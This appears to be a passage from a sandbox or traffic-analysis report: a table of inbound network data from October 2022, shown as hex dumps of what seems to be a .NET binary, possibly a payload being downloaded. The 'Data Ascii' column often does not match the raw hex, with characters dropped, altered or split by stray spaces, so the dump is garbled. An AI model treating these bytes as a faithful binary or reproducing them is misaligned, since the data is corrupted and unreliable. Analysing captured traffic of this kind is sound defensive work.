2022-10-03 14:01:59 UTC	1504	IN	Data Raw: 38 33 45 37 34 41 43 33 43 42 34 35 45 31 30 46 39 39 42 34 42 42 39 39 31 39 36 42 33 37 33 32 43 43 45 32 38 34 42 37 44 37 39 42 34 39 30 39 32 30 38 35 44 46 43 41 44 35 41 39 43 34 34 45 39 32 41 30 35 32 38 36 36 38 43 31 32 44 37 43 31 30 38 31 45 46 41 34 42 39 34 42 32 38 41 43 43 41 46 42 45 41 41 34 33 46 46 44 39 39 46 43 44 34 34 31 38 36 44 35 39 37 32 44 36 32 35 42 41 35 46 38 37 45 44 43 30 46 32 30 36 30 33 30 35 46 34 30 34 37 31 43 32 44 43 35 32 36 39 32 45 44 34 32 41 37 30 33 33 37 45 39 37 32 46 46 44 46 46 36 42 38 33 43 33 30 33 31 46 36 36 35 41 44 44 41 46 31 38 37 45 45 36 37 38 36 35 43 42 43 39 38 31 30 38 41 38 37 43 31 42 43 38 38 35 42 41 41 36 31 35 46 32 37 36 30 37 34 31 37 46 46 46 34 41 39 42 33 31 44 41 41 38 32 45 Data Ascii: 83E74AC3CB45E10F99B4BB99196B3732CCE284B7D79B49092085DFCAD5A9C94E92A0528668C12D7C1081EFA4B94B28ACAFBEAA43FFD99FCD44186DD5972D625BA5F87EDC0F2060305F40471C2DC52692ED42A70337E972FDDFF6B83C3031F665ADDAF187EE67865CBC98108A87C1BC885BAA615F27607417FFF4A9B31DA8A82E
2022-10-03 14:01:59 UTC	1520	IN	Data Raw: 34 42 31 38 33 41 32 41 42 42 33 46 31 44 33 30 37 45 44 46 42 41 46 46 34 33 43 38 36 36 33 36 41 41 46 44 39 43 45 34 46 31 33 38 44 35 31 31 42 39 32 43 42 31 39 34 38 42 43 33 41 45 36 35 30 30 37 37 36 32 38 36 37 30 46 41 35 31 30 42 30 31 36 31 33 41 36 46 37 35 32 45 31 41 38 43 38 43 33 41 43 42 34 30 36 36 30 43 32 35 35 42 34 41 33 45 45 34 31 31 34 34 43 44 43 43 36 42 31 31 41 34 37 39 35 46 43 32 31 43 32 39 46 31 33 39 46 32 44 45 46 43 45 32 39 45 34 46 30 45 42 32 30 34 39 37 41 46 37 37 41 30 36 43 41 43 39 35 42 41 39 35 38 31 30 32 41 35 36 30 30 35 30 44 46 31 44 45 35 42 46 32 43 35 44 44 42 39 31 32 43 42 45 33 39 38 32 32 43 37 46 39 37 36 30 37 33 38 44 35 42 34 31 30 43 45 43 46 36 34 44 42 30 31 44 42 30 44 35 42 45 34 30 35 45 Data Ascii: 4B183A2ABB3F1D307EDFBAAFF43C86636AAFD9CE4F138D511B92CB1948BC3AE650077628670FA510B01613A6F752E1A8C8C3ACB40660C255B4A3EE41144CDCC6B11A4795FC21C29F139F2DEFCE29E4F0EB20497AF77A06CAC95BA958102A560050DF1DE5BF2C5DDDB912CBE39822CF79760738D5B410CECF64DB01DB0D5BE405E
2022-10-03 14:01:59 UTC	1536	IN	Data Raw: 42 43 34 30 41 34 41 42 34 30 38 31 38 33 39 44 36 34 41 36 37 37 43 41 44 32 35 37 34 31 46 34 42 33 46 35 33 34 41 43 41 46 33 36 38 33 41 46 43 35 38 46 46 42 45 37 30 32 35 36 39 43 30 33 30 33 41 39 30 30 34 43 36 37 44 37 37 31 37 31 34 31 43 38 34 33 33 44 45 44 30 34 37 38 37 37 45 45 46 45 30 41 35 44 37 33 37 34 39 41 45 36 30 44 46 33 33 38 32 39 39 42 36 39 34 44 36 32 34 42 36 39 43 35 41 38 43 38 43 33 41 43 32 34 37 41 31 35 34 42 37 42 39 34 30 38 35 33 33 37 43 38 44 37 39 45 34 44 37 30 41 46 35 41 32 33 39 30 30 38 43 46 42 36 35 41 36 42 38 44 45 37 32 39 36 39 46 35 45 39 37 35 43 36 37 42 34 41 35 42 35 43 31 42 46 46 45 37 33 45 42 30 30 31 41 32 30 36 34 44 43 46 31 36 46 39 42 46 33 34 30 33 45 37 45 37 41 46 39 46 43 30 38 35 34 30 35 37 42 42 42 Data Ascii: BC40A4AB4081839D64A677CAD25741F4B3F534ACAF3683AFC58FFBE702569C0303A9004C67D7717141C8433DED047877EEFE0A5D73749AE60DF338299B694D624B69C5A83C7A154B7B94085337C8D79E4D70AF5A239008CFB65A6B8DE72969F5E975C67B4A5B5C1BFFE73EB001A2064DCF16F9BF3403E7E7AF9FC0854057BBB
2022-10-03 14:01:59 UTC	1552	IN	Data Raw: 38 38 42 33 36 45 39 33 32 33 41 35 37 39 30 30 32 30 39 44 41 32 45 39 36 37 46 39 42 30 38 39 42 35 44 37 35 42 46 33 44 34 33 46 44 39 39 32 37 41 34 46 42 44 46 44 46 32 45 37 34 46 35 44 36 32 30 41 37 39 43 31 38 43 33 33 32 33 30 34 32 33 38 43 43 45 34 35 46 33 30 44 36 46 37 46 30 31 32 38 32 32 43 44 43 30 38 32 45 36 35 42 41 44 45 38 35 31 38 38 45 39 42 32 46 30 37 46 34 37 34 44 39 37 32 45 42 46 46 34 38 43 37 36 34 39 34 34 39 39 45 41 32 32 38 36 41 38 41 36 37 32 41 34 46 43 38 42 32 45 41 33 38 34 42 32 37 36 38 38 42 45 37 33 30 45 44 45 39 41 30 41 39 33 45 41 45 43 36 38 32 35 35 36 31 43 32 44 31 43 39 43 31 43 37 39 30 33 37 33 30 44 31 39 33 39 31 42 41 33 39 41 45 33 33 32 43 45 39 31 45 42 35 38 43 43 39 43 39 35 37 33 39 43 Data Ascii: 88B36E9323A57900209DA2E967F9B089B5D75BF3D43FD99274FAFBDFFD2E74F5D620A79C18C332304238CCCE45F30D6F7F012822CDDC082E65BADE85188E9B2F07F474D972EBFF489C76494499EA2286A8A672A4FC8B2EA384B27688BE730EDE9A0A93EAEAC6825561C2D1C9C1C7903730D19391BA39AE332CE91EB58CC9C95739C

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:59 UTC	1568	IN	Data Raw: 35 34 45 38 33 39 43 37 32 35 35 44 30 46 37 34 46 31 32 33 38 45 46 44 42 36 46 42 39 34 36 34 43 30 30 46 35 34 41 43 34 35 45 38 46 32 42 32 30 33 33 30 41 36 41 34 34 41 41 37 39 46 38 34 39 38 38 42 41 46 45 42 39 43 30 45 37 37 38 30 38 39 43 36 30 31 45 38 39 36 42 38 43 30 46 35 42 44 45 39 39 33 43 43 33 30 46 38 45 31 45 46 38 44 46 42 44 39 44 43 31 46 38 38 36 37 39 37 34 34 42 30 33 45 36 39 43 44 42 44 35 42 34 31 38 38 46 34 37 46 36 31 30 32 45 31 43 45 33 31 31 43 30 45 46 34 33 37 30 38 32 34 31 32 35 43 34 43 37 31 41 39 44 36 39 30 37 42 33 43 30 36 35 46 33 39 42 35 44 37 41 31 45 33 45 35 39 38 37 41 44 42 44 44 39 45 30 44 39 42 32 44 42 41 33 30 43 37 30 45 35 38 38 44 35 32 31 36 43 42 35 45 46 30 37 31 45 46 32 32 38 41 34 42 30 Data Ascii: 54E839C7255D0F74F1238EFD8B6FB9464C00F54AC45E8F2B020330A6A44A79F84988BAFEB9C0E778089C601E896B8C0F5BDE993CC30F8E1EF8DFBD9DC1F88679744B03E69CDBD5B4188F47F6102E1CE311C0EF4370824125C4C71A9D6907B3C065F39B5D7A1E3E5987ADBDD9E0D9B2DBA30C70E588D5216CB5EF071EF228A4B0
2022-10-03 14:01:59 UTC	1584	IN	Data Raw: 30 42 42 36 35 38 43 43 42 46 38 36 39 34 43 32 36 45 34 42 46 33 34 33 38 34 31 37 42 46 39 30 44 31 33 30 44 33 44 46 36 39 34 45 38 32 32 39 37 43 35 37 32 41 46 38 39 31 36 36 43 31 31 46 42 30 41 41 35 32 34 39 45 36 34 44 34 31 42 37 45 30 42 46 41 44 42 30 41 31 42 37 33 39 44 32 33 39 43 34 30 41 31 30 30 31 35 39 46 41 37 36 36 35 44 35 30 38 38 45 32 46 38 35 45 44 44 37 44 43 30 33 37 32 34 37 31 34 38 35 35 32 42 30 41 38 42 38 37 37 46 33 33 33 34 42 35 39 39 39 36 32 30 41 31 32 33 46 36 38 45 38 41 39 46 37 33 45 42 34 42 42 35 35 44 44 43 39 42 33 32 31 39 31 46 39 33 42 36 45 36 35 30 31 31 32 43 37 36 32 32 34 33 46 31 42 36 42 46 33 36 37 32 35 31 43 43 46 41 43 39 42 36 33 36 41 33 36 39 33 45 42 35 30 41 37 37 34 30 37 36 34 39 30 44 Data Ascii: 0BB658CCBF8694C26E4BF3438417BF90D130D3DF694E82297C572AF89166C11FB0AA5249E64D41B7E0BFADB0A1B739D239C40A100159FA7665D5088E2F85EDD7DC037247148552B0A8B877F3334B5999620A123F68E8A9F73EB4BBE5DDC9B32191F93B6E650112C762243F1B6BF367251CCFAC9B636A3693EB50A774076490D
2022-10-03 14:01:59 UTC	1600	IN	Data Raw: 41 35 33 30 34 43 36 37 38 37 41 38 44 46 32 44 34 43 34 30 38 36 33 42 45 44 30 38 36 30 42 43 46 41 43 38 46 44 33 32 33 45 45 46 39 42 31 36 32 31 46 30 33 45 30 38 35 33 43 33 39 31 43 42 32 44 35 30 38 33 41 37 39 39 32 42 42 36 31 31 38 37 43 30 44 35 42 32 33 45 41 38 31 33 31 43 39 41 42 45 30 45 37 33 41 46 32 46 42 44 35 32 46 31 45 35 31 33 30 33 39 36 36 46 34 35 43 33 43 38 46 43 36 45 37 34 42 37 34 41 35 37 45 34 41 44 42 39 36 30 37 31 41 30 45 36 36 30 31 43 41 39 46 39 38 36 32 36 42 37 37 39 36 35 38 37 38 45 30 46 32 36 45 34 32 30 33 39 44 39 31 35 37 34 33 31 38 35 38 35 45 30 45 45 45 39 35 45 43 38 41 31 42 37 42 46 43 44 42 34 31 45 30 45 31 30 30 42 37 46 32 42 30 33 33 31 42 32 45 41 34 38 43 30 44 36 44 31 35 33 41 42 44 43 36 Data Ascii: A5304C6787A8DF2D4C40863BED0860BCFAC8FD323EEF9B1621F03E0853C391CB2D5083A7992BB61187C0D5B23EA8131C9ABE0E73AF2FBD52F1E51303966F45C3C8FC6E74B74A57E4ADB96071A0E6601CA9F98626B77965878E0F26E42039D91574318585E0EEE95EC8A1B7BFCDBA1E0E100B7F2B0331B2EA48C0D6D153ABDC6
2022-10-03 14:01:59 UTC	1616	IN	Data Raw: 30 30 30 33 30 30 42 30 30 44 39 33 30 30 30 33 30 30 36 45 30 44 39 33 30 30 30 33 30 30 38 46 30 44 43 44 30 30 33 30 30 39 36 30 44 39 33 30 30 30 33 30 30 41 34 30 44 39 33 30 30 33 30 30 39 44 30 44 39 41 30 30 30 33 30 30 41 42 30 44 39 41 30 30 30 33 30 30 31 31 30 45 39 41 30 30 30 33 30 30 37 42 30 44 39 41 30 30 30 33 30 30 46 38 30 44 39 41 30 30 30 33 30 30 46 44 30 44 39 41 30 30 30 33 30 30 30 37 30 45 39 33 30 30 30 33 30 30 30 32 30 45 39 33 30 30 33 30 30 43 30 45 39 33 30 30 33 30 30 41 30 46 39 33 30 30 30 33 30 30 38 30 30 44 39 41 30 30 30 33 30 30 34 44 30 45 39 41 30 30 30 33 30 30 44 41 30 45 43 44 30 30 33 30 30 46 36 30 45 43 44 30 30 30 33 30 30 45 43 30 45 43 44 30 30 30 33 30 30 30 30 46 43 44 30 30 30 Data Ascii: 000300B00D930003006E0D930003008F0DCD00030096D93000300A40D930003009D0D9A000300AB0D9A000300110E9A0003007B0D9A000300F80D9A000300F0D0D9A000300070E93000300020E930003000C0E93000300A0F93000300800D9A0003004D0E9A000300DA0EC0D00300F60EC0D000300EC0EC0D00030000F0CD000
2022-10-03 14:01:59 UTC	1632	IN	Data Raw: 30 30 39 34 30 44 37 34 30 31 30 31 30 30 41 32 30 44 37 34 30 31 30 31 30 30 36 43 30 44 44 30 30 30 30 31 30 30 36 43 30 44 41 39 30 31 33 33 30 31 36 43 30 44 32 44 32 31 33 33 30 31 38 44 30 44 32 44 32 31 33 36 30 30 36 43 30 44 41 39 30 31 33 36 30 30 38 44 30 44 41 39 30 31 33 36 30 30 39 34 30 44 41 39 30 31 33 36 30 30 41 32 30 44 41 39 30 31 33 36 30 30 39 42 30 44 41 39 30 31 33 36 30 30 41 39 30 44 33 32 32 31 33 36 30 30 36 43 30 44 36 46 32 31 33 33 30 31 36 43 30 44 37 39 32 31 33 33 30 31 38 44 30 44 37 45 32 31 33 33 30 31 39 34 30 44 38 33 32 31 33 33 30 31 41 32 30 44 38 38 32 31 33 33 30 31 39 42 30 44 38 44 32 31 33 33 30 31 41 39 30 44 39 32 32 31 35 30 32 30 30 30 30 30 30 30 39 31 31 38 41 31 31 31 31 33 30 30 30 30 31 30 35 Data Ascii: 00940D74010100A20D740101006C0DD00001006C0DA90133016C0D2D2133018D0D2D2136006C0DA90136008D0DA9013600940DA9013600A20DA90136009B0DA9013600A90D322136006C0D6F2133016C0D792133018D0D7E213301940D83213301A20D882133019B0D8D213301A90D9221502000000009118A111130001005
2022-10-03 14:01:59 UTC	1648	IN	Data Raw: 46 33 30 30 30 30 30 30 30 43 36 30 30 30 31 31 32 38 41 30 30 32 38 30 34 30 38 46 34 30 30 30 30 30 30 30 43 36 30 30 38 45 31 33 39 36 30 38 32 39 30 34 34 30 46 34 30 30 30 30 30 30 30 39 33 30 30 36 43 30 44 39 32 30 32 32 41 30 34 36 34 46 34 30 30 30 30 30 30 30 30 38 36 31 38 43 39 31 31 39 44 30 38 32 41 30 34 38 30 46 34 30 30 30 30 30 30 30 30 38 36 30 30 36 43 30 44 41 35 30 38 32 43 30 34 38 38 46 34 30 30 30 30 30 30 30 30 43 36 30 38 39 41 31 33 37 37 30 31 32 43 30 34 39 38 46 34 30 30 30 30 30 30 43 36 30 38 41 36 31 33 37 37 30 31 32 43 30 34 41 38 46 34 30 30 30 30 30 30 30 30 43 36 30 38 42 32 31 33 37 30 31 32 43 30 34 42 38 46 34 30 30 30 30 30 30 43 36 30 30 42 32 31 33 31 37 30 30 32 43 30 34 43 38 46 34 30 Data Ascii: F300000000C60001128A00280408F400000000C6008E139608290440F40000000093006C0D92022A0464F4000000008618C9119D082A0480F40000000086006C0DA588FC0488F400000000C6089A1377012C0498F400000000C608A61377012C04A8F400000000C608B21377012C0A5082F400000000C600B2137002C1C704C8F40
2022-10-03 14:01:59 UTC	1664	IN	Data Raw: 30 30 30 30 30 30 38 36 30 30 36 43 30 44 33 32 30 30 44 32 30 37 39 30 35 41 30 31 30 30 30 30 30 38 36 30 30 38 44 30 44 33 32 30 30 36 30 30 36 43 30 44 34 44 30 30 44 32 30 37 39 43 35 41 30 31 30 30 30 30 30 30 38 36 30 30 38 44 30 44 34 44 30 30 44 33 30 37 42 30 35 41 30 31 30 30 30 30 38 36 30 30 39 34 30 44 33 32 30 30 44 34 30 37 42 38 35 41 30 31 30 30 30 30 30 38 36 30 30 30 44 34 44 30 30 44 34 30 37 43 34 35 41 30 31 30 30 30 30 30 38 36 30 30 41 32 30 44 34 44 30 30 44 35 30 37 44 38 35 41 30 31 30 30 30 30 30 30 38 36 30 30 39 42 30 44 33 32 30 30 44 36 30 37 45 30 35 41 30 31 30 30 30 Data Ascii: 00000086006C0D3200D207905A0100000086006C0DA00D2079C5A0100000086008D0D3200D307A45A0100000086008D0D4D00D307B05A010000008600940D3200D407B85A010000008600940D4D00D407C45A010000008600A20D3200D5077C5A010000008600A20D4D00D507D85A0100000086009B0D3200D607E05A01000
2022-10-03 14:01:59 UTC	1680	IN	Data Raw: 30 30 38 36 30 30 36 43 30 44 45 41 32 30 35 38 30 42 41 38 42 41 30 31 30 30 30 30 30 43 36 30 38 30 31 31 32 37 42 30 30 35 39 30 42 43 34 42 41 30 31 30 30 30 30 43 36 30 38 30 31 31 32 37 46 30 30 35 39 30 42 46 34 42 41 30 31 30 30 30 30 30 43 36 30 30 30 31 31 32 38 41 30 30 35 41 30 42 33 30 42 44 30 31 30 30 30 30 30 43 36 30 30 30 31 31 32 38 34 30 30 35 42 30 42 34 43 42 44 30 31 30 30 30 30 30 38 36 31 38 43 39 31 31 31 37 30 30 35 42 30 42 35 34 42 44 30 31 30 30 30 30 30 39 33 30 30 36 43 30 44 41 34 30 39 35 42 30 42 30 30 30 30 30 30 30 30 33 30 30 38 36 31 38 43 39 31 31 41 32 30 35 35 43 30 42 30 30 30 30 30 30 30 30 33 30 30 43 Data Ascii: 0086006C0DEA20580BA8BA0100000086006CODE320580BBCBA01000000C60801127B00590BC4BA01000000C60801127F00590BF4BA01000000C60001128A005A0B30BD01000000C600011284005B0B4CBD01000008618C91117005B0B54BD0100000093006C0DA4095B0B0000000003008618C911A2055C0B000000000300C

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:59 UTC	1696	IN	Data Raw: 30 30 30 31 30 30 36 43 30 44 30 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 33 30 30 39 34 30 44 30 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 30 30 33 30 30 39 34 30 44 30 30 30 31 30 30 36 43 30 44 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 30 33 30 30 39 34 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 30 33 30 30 39 34 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 33 30 30 39 34 30 44 30 30 30 30 Data Ascii: 0001006C0D000002008D0D00000300940D000001006C0D000001006C0D000002008D0D00000100 6C0D000001006C0D000002008D0D000001006C0D000002008D0D00000300940D000001006C0D000002008D0D00 000300940D000001006C0D000002008D0D00000300940D000001006C0D000002008D0D00000300940D00000
2022-10-03 14:01:59 UTC	1712	IN	Data Raw: 30 30 38 44 30 44 30 30 30 30 30 33 30 30 39 34 30 44 30 30 30 30 34 30 30 30 30 34 30 41 32 30 44 30 30 30 30 30 31 30 30 36 43 30 44 31 30 31 30 30 32 30 30 38 44 30 44 31 30 31 30 30 33 30 30 39 34 30 44 31 30 31 30 30 34 30 30 41 32 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 30 33 30 30 39 34 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 33 30 30 39 34 30 44 30 30 30 30 30 31 30 30 36 43 30 44 30 30 30 30 31 30 30 36 43 30 44 30 30 30 31 30 30 36 43 30 44 30 30 30 30 32 30 30 38 44 30 44 30 30 30 30 33 30 30 39 34 30 44 30 30 30 30 31 30 30 36 Data Ascii: 008D0D00000300940D00000400A20D000001006C0D101002008D0D10100300940D10100400A20D 000001006C0D000001006C0D000001006C0D000002008D0D00000300940D000001006C0D000001006C0D000002 008D0D00000300940D000001006C0D000001006C0D000001006C0D000002008D0D00000300940D000001006
2022-10-03 14:01:59 UTC	1728	IN	Data Raw: 32 32 30 30 30 31 30 30 30 30 31 42 30 30 35 39 31 39 30 39 30 31 30 30 30 30 34 33 30 30 31 45 32 32 32 30 30 31 30 30 30 30 31 42 30 30 35 39 31 39 32 39 30 31 30 30 30 30 34 33 30 30 35 38 32 32 34 39 30 31 30 30 30 30 34 33 30 30 37 34 32 32 36 39 30 31 30 30 30 30 34 33 30 30 38 46 32 32 38 39 30 31 30 30 30 30 34 33 30 30 41 35 32 32 41 39 30 31 30 30 30 30 34 33 30 30 42 42 32 32 43 39 30 31 30 30 30 30 34 33 30 30 44 31 32 32 45 39 30 31 30 30 30 30 34 33 30 30 45 38 32 32 30 39 30 32 30 30 30 34 33 30 30 46 46 32 32 32 39 30 32 30 30 30 34 33 30 30 31 36 32 33 34 39 30 32 30 30 30 34 33 30 30 33 33 32 33 36 39 30 32 30 30 30 34 33 30 30 34 31 32 33 38 39 30 32 30 30 30 34 33 30 30 36 31 32 33 41 39 30 32 30 30 30 34 33 30 30 37 Data Ascii: 22000100001B0059190901000043001E22200100001B0059192901000043005822490100004300 74226901000043008F22890100004300A522A90100004300BB22C90100004300D122E90100004300E822090200 004300FF2229020000430016234902000043003323690200004300A4A238902000043006123A902000043007
2022-10-03 14:01:59 UTC	1744	IN	Data Raw: 36 46 36 43 36 35 30 30 35 33 37 39 37 33 37 34 36 35 36 44 32 45 35 33 36 35 36 33 37 35 37 32 36 39 37 34 37 39 32 45 35 30 37 32 36 39 36 45 36 33 36 39 37 30 36 31 36 43 30 35 37 36 39 36 45 36 34 36 46 37 37 37 33 34 39 36 34 36 35 36 45 37 34 36 39 37 34 37 39 30 30 35 37 36 39 36 45 36 34 36 46 37 37 37 33 35 30 37 32 36 39 36 45 36 33 36 39 37 30 36 31 36 43 30 30 35 33 36 35 36 33 37 35 37 32 36 35 35 33 37 34 37 32 36 39 36 45 36 37 30 30 35 33 36 35 36 33 37 35 37 32 36 39 37 34 37 39 34 33 37 32 36 39 37 34 36 39 36 33 36 31 36 43 34 31 37 34 37 34 37 32 36 39 36 32 37 35 37 34 36 35 30 30 35 33 36 35 36 33 37 35 37 32 36 39 37 34 37 39 34 35 37 38 36 33 36 35 37 30 37 34 36 39 36 46 36 45 30 30 35 35 36 45 37 36 36 35 37 32 36 39 36 36 36 Data Ascii: 6F6C650053797374656BD2E53656375726974792E5072696E636970616C0057696E646

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:31 UTC	1975	IN	Data Raw: 30 30 30 30 43 34 30 30 30 30 30 30 35 45 30 31 30 30 30 30 37 38 30 30 30 30 30 41 39 30 30 30 30 30 32 33 30 31 30 30 30 30 35 45 30 31 30 30 30 30 35 45 30 31 30 30 30 30 46 37 30 30 30 30 30 30 34 43 30 30 30 30 30 35 45 30 31 30 30 30 30 33 37 30 31 30 30 30 30 36 32 30 30 30 30 30 30 35 30 30 30 30 30 33 36 30 30 30 30 30 34 42 30 31 30 30 30 30 44 46 30 30 30 30 30 30 32 30 30 30 30 30 30 30 46 30 31 30 30 30 30 35 45 30 31 30 30 30 30 38 45 30 30 30 30 30 30 33 38 35 39 30 31 30 30 30 30 30 32 30 30 30 30 32 33 37 34 37 34 30 30 30 32 36 46 32 45 30 33 30 30 30 36 32 38 34 36 30 30 30 30 30 41 32 38 41 30 30 34 30 30 30 36 33 38 34 34 30 31 30 30 30 30 30 32 30 33 37 34 30 42 30 31 30 30 32 36 46 33 33 30 36 30 30 30 36 32 38 41 Data Ascii: 0000C40000005E01000078000000A9000000230100005E0100005E010000F70000004C0000005E010000370100006200000005000000360000004B010000DF00000020000000F0100005E0100008E0000003859010000020374740000026F2E030006284600000A28A004000638440100000203740B0100026F3306000628A
2022-10-03 14:03:31 UTC	1991	IN	Data Raw: 30 37 35 38 30 32 37 42 33 33 30 33 30 30 34 30 32 37 42 33 35 30 33 30 30 34 30 37 35 38 39 31 39 43 30 37 31 37 35 39 32 35 30 42 31 36 32 46 45 34 32 42 31 34 30 32 37 42 33 33 30 33 30 30 34 30 32 37 42 33 35 30 33 30 30 34 30 33 30 34 30 36 32 38 31 45 30 30 30 30 41 30 32 30 32 37 42 33 35 30 33 30 30 34 30 36 35 38 37 44 33 35 30 33 30 30 34 30 36 32 41 30 30 30 30 30 31 33 33 30 30 34 30 30 33 37 30 30 30 30 30 30 32 30 30 30 30 31 31 30 32 37 42 33 41 30 33 30 30 30 34 32 44 30 36 37 33 46 33 30 30 30 30 41 37 41 30 32 37 42 33 35 30 33 30 30 34 30 32 37 42 33 36 30 33 30 30 30 34 33 32 30 32 31 35 32 41 30 32 37 42 33 33 30 33 30 30 30 34 30 32 30 32 37 42 33 35 30 33 30 30 34 30 41 30 36 31 37 35 38 37 44 33 Data Ascii: 0758027B33030004027B350300040758919C071759250B162FE42B14027B33030004027B35030004030406281E00000A02027B3503000406587D35030004062A000000133004003700000002000011027B3A0300042D0673F300000A7A027B35030004027B360300043202152A027B3303000402027B350300040A0617587D3
2022-10-03 14:03:31 UTC	2007	IN	Data Raw: 35 38 32 41 30 32 37 42 36 45 30 33 30 30 34 36 46 37 32 30 31 30 30 30 41 36 39 30 37 35 39 31 33 30 34 30 32 37 42 37 32 30 33 30 30 34 31 31 30 34 30 33 30 39 30 35 30 37 35 38 31 32 30 32 36 46 32 33 30 30 30 30 36 32 43 31 33 30 32 37 42 36 45 30 33 30 30 34 30 38 30 37 35 39 36 41 31 37 36 46 37 37 30 31 30 30 30 41 32 36 30 38 32 41 30 32 37 42 36 45 30 33 30 30 34 30 33 30 34 30 35 36 46 37 35 30 31 30 30 30 41 30 43 30 38 32 43 31 36 30 32 37 42 37 32 30 33 30 30 34 31 31 30 34 30 33 30 39 30 38 30 37 35 30 38 30 35 46 45 30 34 36 46 32 32 30 30 30 30 36 30 38 30 37 35 38 32 41 30 32 30 35 32 38 31 42 30 36 30 30 30 36 30 32 30 33 30 34 30 35 32 38 31 41 30 36 30 30 30 36 30 41 30 36 30 37 35 38 32 41 30 30 30 30 30 31 Data Ascii: 582A027B6E0300046F7201000A6907591304027B720300041104030905075812026F230000062C13027B6E0300040807596A176F7701000A26082A027B6E0300040304056F7501000A0C082C16027B72030004110403090807580805FE046F220000060807582A0205281B06000602030405281A0600060A0607582A0000001
2022-10-03 14:03:31 UTC	2023	IN	Data Raw: 33 30 30 35 30 30 31 43 30 30 30 30 30 45 46 30 30 30 30 31 31 30 32 32 38 33 37 30 30 30 30 41 30 41 31 32 30 30 31 37 36 41 32 38 31 32 30 32 30 30 41 37 44 43 46 30 35 30 30 34 30 32 32 38 31 41 30 30 30 30 30 41 32 41 31 41 45 30 32 32 38 31 41 30 30 30 30 41 32 41 35 41 32 38 43 30 30 35 30 30 36 32 38 43 32 30 35 30 30 30 36 37 32 36 43 31 43 30 30 37 30 31 34 32 38 35 45 30 30 30 30 36 32 41 30 30 32 36 30 32 31 46 31 41 32 38 44 41 30 35 30 30 30 36 32 41 30 30 30 30 33 41 30 32 32 38 45 33 30 36 30 30 30 36 30 32 30 33 37 44 44 30 30 35 30 30 30 34 32 41 30 30 31 45 30 32 37 42 44 30 35 30 30 30 34 32 41 32 32 30 32 30 33 37 44 44 30 30 35 30 30 30 34 32 41 30 30 30 30 33 32 30 32 32 38 45 35 30 36 30 30 36 38 43 33 Data Ascii: 3005001C000000EF00001102283700000A0A1200176A281202000A7DCF05000402281A00000A2A1E02281A00000A2A5A28C005000628C2050006726C1C007014285E0000062A0026021F1A28DA0500062A00003A0228E306000602037DD00500042A001E027BD00500042A2202037DD00500042A000000320228E50600068C3
2022-10-03 14:03:31 UTC	2039	IN	Data Raw: 35 41 34 33 35 32 30 37 46 31 42 43 30 35 42 39 31 39 37 32 36 43 39 32 38 34 45 39 32 37 34 43 39 39 32 34 34 33 30 39 37 42 44 35 38 35 38 43 30 37 44 43 31 43 44 46 43 33 37 46 45 35 37 46 43 31 37 42 43 32 30 31 35 41 38 43 41 42 31 37 46 41 31 37 46 34 44 46 36 34 45 46 35 31 42 44 32 46 42 43 32 46 42 43 42 42 37 39 41 46 31 43 43 31 34 37 42 44 41 42 37 41 44 35 45 44 44 44 42 32 34 37 43 42 43 42 34 34 45 30 44 39 42 43 35 33 42 43 31 33 39 32 45 45 35 36 37 46 41 41 30 34 44 39 31 41 45 32 36 34 32 36 46 31 44 32 31 45 36 35 30 42 39 32 43 43 42 41 36 35 39 33 43 38 32 37 39 34 44 35 37 45 43 34 44 42 31 32 45 44 30 34 38 34 44 31 30 39 45 32 37 35 31 37 32 38 39 44 37 31 32 32 45 32 37 39 43 34 36 46 43 38 33 30 36 34 45 45 42 44 44 44 42 42 42 Data Ascii: 5A435207F1BC05B919726C9284E9274C992443097BD5858C07DC1CDFC37FD57FC17BC2015A8CAB17FA17F4DF64EF51BD2FBC2FBCBB79AF1CC147BDAB7AD5EDDDDB247CBCB44E0D9BC53BC1392EE567FAA04D91AE26426F1D21E650B92CCBA6593C82794D57EC4DB12ED0484D109E27517289D7122E279C46FC83064EEBDDDBBB
2022-10-03 14:03:31 UTC	2055	IN	Data Raw: 46 35 46 30 45 35 44 46 33 42 31 45 33 46 34 36 43 46 44 39 45 41 45 31 46 43 45 44 36 43 42 38 45 39 44 36 33 46 30 31 38 44 34 37 36 38 44 33 45 45 43 46 39 45 39 33 39 45 41 44 36 44 32 35 46 39 46 33 35 39 32 35 39 42 45 43 43 39 35 31 37 39 30 44 37 37 32 37 37 43 34 36 43 46 30 33 38 44 45 33 30 44 36 31 46 35 35 46 45 32 37 42 33 34 43 36 35 35 36 45 44 35 36 42 41 31 38 31 38 41 45 45 46 31 37 32 34 35 46 38 42 32 39 44 37 46 42 41 36 41 30 37 34 42 46 30 44 31 46 44 33 46 44 46 33 31 33 46 32 46 44 33 46 35 45 34 42 32 39 38 36 34 41 38 37 35 45 46 35 43 31 42 44 44 44 45 43 35 33 39 36 42 37 38 37 35 36 38 37 46 36 38 33 43 36 44 42 37 45 46 38 42 42 32 38 38 46 44 35 41 45 34 33 46 44 32 46 44 32 37 33 44 30 46 46 44 45 36 46 Data Ascii: F5F0E5DF3B1E3F46CFD9EAE1FCED6CB8E9D63F018D4768D3EECF9E939EAD6D25F9F359259BECC951790D772777C46CF038DE30DA3DF1F55FE27B34C6556ED56BA1818AEF17245F8B29D7FBA6A074BF0D1FD3FDF313F2FD3F5E4B29864A875EF5C1BDDDEC5396B78756897F683C6DB7EF8BB288FD5AE43FD2FD273D0FFDE6F
